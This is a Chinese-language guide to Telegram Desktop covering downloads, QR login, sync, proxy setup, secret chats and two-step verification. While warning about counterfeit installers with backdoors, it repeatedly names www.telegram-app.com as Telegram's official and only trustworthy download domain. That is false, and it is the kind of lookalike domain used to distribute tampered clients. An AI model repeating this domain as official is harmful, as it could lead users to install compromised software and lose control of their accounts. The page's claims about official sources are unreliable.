Telegram电脑版能做什么?登录同步与安全设置

telegram电脑版(官方名称 Telegram Desktop)是基于 Qt 框架开发的原生桌面客户端,2026 年官方下载页支持 Windows x64、macOS 和 Linux x64 三大系统,并额外提供免安装的 Portable 便携版。它通过云端同步让手机消息几秒内出现在电脑屏幕上,扫码登录约 10 秒完成且无需输密码。最新版 Telegram Desktop 5.16.1 安装包仅 46.33 MB,比多数聊天软件都轻。
核心要点
- Telegram Desktop最新版5.16.1仅46.33MB,比多数聊天软件更轻
- 认准官网www.telegram-app.com或微软商店下载,避开山寨后门包
- 扫码登录约10秒完成,无需输入密码即可登入
- 公司受限电脑选便携版,解压放U盘免安装、不写注册表
- 官网版由官方签名,新版本数小时内推送,更新最快
关键速览
- 支持 Windows x64、macOS、Linux x64 三大系统
- 扫码登录约 10 秒完成,无需输密码
- 云端同步让消息在所有设备实时一致
- 双重验证(2FA)用密码挡住陌生登录
- Portable 版免安装,可放 U 盘随身带
Telegram电脑版是什么?支持哪些系统和下载渠道?
Telegram电脑版(官方名称 Telegram Desktop)是一款基于 Qt 框架开发的原生桌面客户端。2026 年官方下载页显示,它支持Windows x64、macOS 和 Linux x64 三大系统,并额外提供 Portable(便携版)选项。装好后可与手机、平板实时同步聊天记录,所以你换设备也不丢消息。
这里的 Qt 框架,简单说就是一套跨平台开发工具
让同一套代码能在不同系统上跑出接近原生的体验。正因如此,Windows 和 macOS 上的 Telegram电脑版界面几乎一致,操作逻辑不用重新学。
获取渠道主要有三条,各有适用场景:

- 官方网站:访问www.telegram-app.com,Windows 用户点击「Get Telegram for Windows x64」即可,说明主流安装包面向 64 位系统。这是最权威的来源,版本更新最快。
- 微软商店(Microsoft Store):适合 Windows 10/11 用户,自动更新省心,还能避开假冒安装包。
- 便携版(Portable version):免安装,解压后放进 U 盘就能用,不写注册表,适合公司电脑或公用机器。
版本更新节奏很快。第三方版本记录显示,Telegram Desktop 5.16.1 于 2025 年 7 月 2 日发布,安装包仅 46.33 MB,比多数聊天软件都轻。一个实操建议:别从搜索广告点进来的站点下载,山寨包常被植入后门,务必认准官网或微软商店。
官网版、微软商店版、便携版有什么区别?哪个最安全?
三种渠道中,官网版最安全、更新最快。它由 Telegram 官方直接签名并分发,桌面客户端内置自动更新机制,新版本发布后几小时内就能推送到用户电脑。2025 年 TechSpot 下载页显示,官方 telegram电脑版提供 Windows、Windows Portable、32-bit、Arm 与 macOS 等多个独立安装包,覆盖不同使用场景。
便携版(Portable version)是一个免安装的绿色压缩包
解压后直接运行.exe 即可。它把配置和聊天缓存写在同一文件夹内,不动注册表,所以特别适合公司电脑,员工在没有管理员权限、无法安装软件的办公机上,照样能用 U 盘携带运行。
| 对比维度 | 官网版 | 微软商店版 | 便携版 |
|---|---|---|---|
| 是否需安装 | 需要 | 需要 | 免安装 |
| 自动更新 | 客户端内置 | 商店统一推送 | 需手动替换 |
| 更新速度 | 最快(数小时) | 最慢(需审核) | 取决于用户 |
| 数字签名验证 | 官方签名 | 商店签名 | 官方签名 |
| 管理员权限 | 需要 | 需要 | 不需要 |
| 适用场景 | 个人主力机 | 家庭共享机 | 公司/受限电脑 |
微软商店版的短板在更新链路
新版本要先经过微软审核再推送,往往比官网晚几天甚至一两周。追求第一时间拿到安全补丁的用户,直接选官网版;受限环境则用便携版。三者都带官方签名,右键查看文件属性的「数字签名」即可核验真伪。

电脑版与手机版如何登录和同步聊天记录?

登录 telegram电脑版最快的方式是用手机扫码:在手机 App 打开「设置 → 设备 → 关联桌面设备」,对准电脑屏幕上的二维码即可。普通聊天的消息存在 Telegram 云服务器上,登录后自动下载,官方 2025 年应用说明明确指出用户能在手机、平板和计算机上同步访问消息,不需要手动备份。
手机号加验证码登录和扫码登录哪个更方便?
扫码登录更快,几秒就能完成;手机号登录适合手机不在身边的场景。手机号方式需要输入国家区号和号码,验证码会推送到你已登录的其他设备,而不是短信。如果你开了两步验证(Two-Step Verification,即额外设置的登录密码),还需再输入这个密码才能进入。
为什么多设备消息能无缝衔接而无需手动备份?
关键在于云同步机制。普通聊天的文字、图片和文件都加密存储在 Telegram 的分布式服务器上,每台设备只是这份云端数据的「视图」。你在电脑发一条消息,手机端通常 1 秒内就收到。
一个专业细节:秘密聊天(Secret Chat)不走云端,它只存在于发起的那两台设备上。所以用 telegram电脑版登录后,你会发现看不到手机上的秘密聊天记录,这不是 bug,而是端到端加密的设计。已读状态、草稿箱也会跨设备实时同步。
电脑版一直显示Connecting连不上怎么办?代理设置实操
电脑版一直卡在 Connecting,绝大多数是网络被屏蔽,解决办法是在客户端里手动配置代理。Telegram 官方桌面版支持 Windows x64、macOS 和 Linux x64(2026),三端都内置了代理设置入口,无需额外软件。配好后 telegram电脑版通常在 5 秒内就能连上并开始同步。
⚠️ 常见错误:从搜索广告点进的第三方站点下载Telegram Desktop,这类山寨包常被植入后门。原因:搜索广告位可被仿冒站点竞价占据,伪装成官网。修复:只从官网www.telegram-app.com或微软商店下载,并右键查看文件「数字签名」核验是否为官方签名。
SOCKS5 和 MTProxy代理怎么填?

打开路径是「Settings → Advanced → Connection type」。里面有两种协议可选:
- SOCKS5:一种通用代理协议(让流量绕道你指定的服务器)。需要填服务器 IP、端口,若有账号则填用户名密码。常见端口是 1080。
- MTProxy:Telegram 专用代理协议,抗封锁能力更强。除了 IP 和端口,还必须填一串 Secret 密钥,缺一不可,端口多为 443 或 8888。
填完先别急着关窗口。点协议下方的小圆点,Telegram 会实时显示延迟(ping 值)。能显示具体毫秒数就说明通了;一直转圈或报红,说明参数有误。
填了代理还是连不上,错在哪?
最高频的三个错误:端口填错(SOCKS5 填成了 443,MTProxy 的 Secret 复制漏了字符)、代理服务器本身已失效、以及把 IP 和端口粘到了同一栏。
一个专业排查技巧:把 Connection type 临时切回「Use system proxy」,如果系统已挂了全局代理(如企业内网),这个选项能直接复用,省去手填。排查时务必一次只改一个参数,改完就看 ping 值反馈,比盲目重启客户端快得多。
普通聊天、秘密聊天和端到端加密有什么区别?
普通聊天用的是「云端加密」,消息存在 Telegram 服务器上,能在手机、平板和电脑之间同步;秘密聊天(Secret Chat)用「端到端加密」,消息只存在收发双方设备里,服务器看不到内容。关键一点:telegram电脑版不支持秘密聊天,这个功能只能在手机 App 上开。
端到端加密(end-to-end encryption,缩写 E2EE,指只有聊天双方能解密、连服务器也读不到的加密方式)是两者最大的分界线。普通云端聊天在传输和存储时都加密,但解密密钥由服务器持有;秘密聊天的密钥只保存在两台设备上。
| 对比项 | 普通聊天(云端) | 秘密聊天(端到端) |
|---|---|---|
| 加密类型 | 客户端-服务器加密 | 端到端加密 |
| 消息存储位置 | Telegram 云服务器 | 仅收发双方设备 |
| 多设备同步 | 手机、平板、电脑全部可见 | 只在发起设备可见 |
| 自毁消息(定时删除) | 不支持 | 支持,1 秒到 1 周可设 |
| telegram电脑版可用 | 可用 | 不可用 |
为什么电脑版做不了密聊?
因为秘密聊天的密钥绑定单一设备,无法跨设备同步。2025 年 Google Play 的 Telegram 应用说明写明,用户能在手机、平板和计算机上同步访问消息,但这只针对云端聊天。想用端到端加密,就老老实实回到手机 App 新建秘密聊天。
实操建议:需要高度私密的内容(账号密码、敏感文件),别在桌面端发,改用手机密聊并开启自毁。日常群聊和文件传输则留在云端,才能在电脑上随时取用。
电脑版、网页版和手机版的功能有哪些差异?
三端功能差异主要在文件传输、窗口管理和草稿同步上。单文件传输上限三端一致,都是 2GB(Premium 会员提升到 4GB);但原生桌面客户端支持多账号多窗口、拖拽上传整个文件夹、以不压缩方式发原图原视频,网页版这些功能都缺。官方 Apps 页面(2026)把 WebA、WebK 和 Telegram Desktop 列为不同入口,功能本就不对等。
先看清楚三端能做什么、不能做什么:
| 功能 | 电脑版(Desktop) | 网页版(WebA/WebK) | 手机版 |
|---|---|---|---|
| 单文件上限 | 2GB / Premium 4GB | 2GB / Premium 4GB | 2GB / Premium 4GB |
| 多窗口并排 | 支持 | 不支持 | 不支持 |
| 拖拽整个文件夹 | 支持 | 不支持 | 不支持 |
| 发送无损原图/原文件 | 支持勾选「不压缩」 | 部分受限 | 支持 |
| 离线草稿云同步 | 支持 | 支持 | 支持 |
| 频道/群组后台管理 | 完整(批量封禁、权限、统计) | 基础 | 完整 |
为什么重度用户优先选桌面版?
因为桌面版能同时开多个账号、多个会话窗口,键盘党效率最高。频道管理员批量处理成员、查看数据统计时,大屏加鼠标操作远快于手机点按。无损传图这点对设计、摄影从业者很关键,手机转发常被二次压缩,telegram电脑版勾选「发送为文件」就能保住原始画质。

如何识别官方客户端并完成基础安全设置?
识别官方客户端只认一个标准:下载域名必须是telegram-app.com(或桌面版专用页www.telegram-app.com,2026)。官方 Apps 页面明确把 Telegram Desktop 定义为基于 Qt 的桌面客户端,支持 Windows、macOS 和 Linux。凡是以「汉化版」「破解版」名义在第三方网盘或论坛分发的安装包,都要当作可疑文件处理。
怎么核对域名和程序数字签名?
先看浏览器地址栏,确认是telegram-app.com而非 telegran、telegram-cn 这类相似拼写。下载后右键安装包 → 属性 → 数字签名,发布者应显示为 Telegram FZ-LLC。签名栏空白或显示未知发行者,直接删除。
警惕所谓「Telegram 中文版」山寨软件。这类程序常捆绑广告插件,甚至植入窃取账号的后门。官方桌面版本身支持简体中文,进入 Settings → Language 即可切换,根本不需要任何第三方汉化包。
两步验证密码和自动删除怎么设?
两步验证(Two-Step Verification)是防止他人用短信验证码盗登的关键。在 Settings → Privacy and Security → Two-Step Verification 里设置一个独立密码,别人即便拿到你的手机验证码,没有这个密码也进不来。
- 两步验证密码:至少 8 位,建议配一个你记得住的 Recovery Email,忘记时可找回
- 自动删除账户:Settings → Privacy → Delete my account if away for,可设 1/3/6/12 个月不登录自动注销
- 活跃会话管理:Settings → Devices,查看所有登录设备,陌生会话一键 Terminate
登录后务必检查 Devices 列表。telegram电脑版支持多设备同步,一旦发现没见过的城市或设备名,立即终止该会话并修改两步验证密码。
总结与下一步行动建议
装好并用稳 telegram电脑版,只需盯住三件事:下载渠道、代理配置、安全设置。首选www.telegram-app.com官方页面(2026),下载基于 Qt 框架的原生客户端,支持 Windows x64、macOS 和 Linux x64;别从陌生网站拿安装包。这三步做对,连不上、被仿冒、聊天泄露这些坑基本都能绕开。
为什么强调渠道第一?
因为后面两步都建立在「客户端本身可信」之上。2025 年 FilePuma 记录的正式版本号是 5.16.1,发布于 2025-07-02,安装包 46.33 MB,下载后核对版本号和体积,和官方对不上就是动过手脚的仿冒包,直接删掉。
首次使用者照这份清单走一遍:
- 下载渠道:只认telegram-app.com域名,装完比对版本号与安装包大小(正版约 46 MB)。
- 代理配置:若卡在 Connecting,进「设置 → 高级 → 连接类型」手动填 SOCKS5 或 MTProto 代理,端口和密钥要来自可信来源。
- 安全设置:开两步验证(设独立密码)、开登录通知,定期查「设备」列表,踢掉不认识的会话。
一个常被忽略的细节:电脑版不支持秘密聊天。要端到端加密的私密对话,必须回到手机 App 发起。按需选型,日常办公用桌面版的多窗口和拖拽传文件,敏感沟通留给手机端。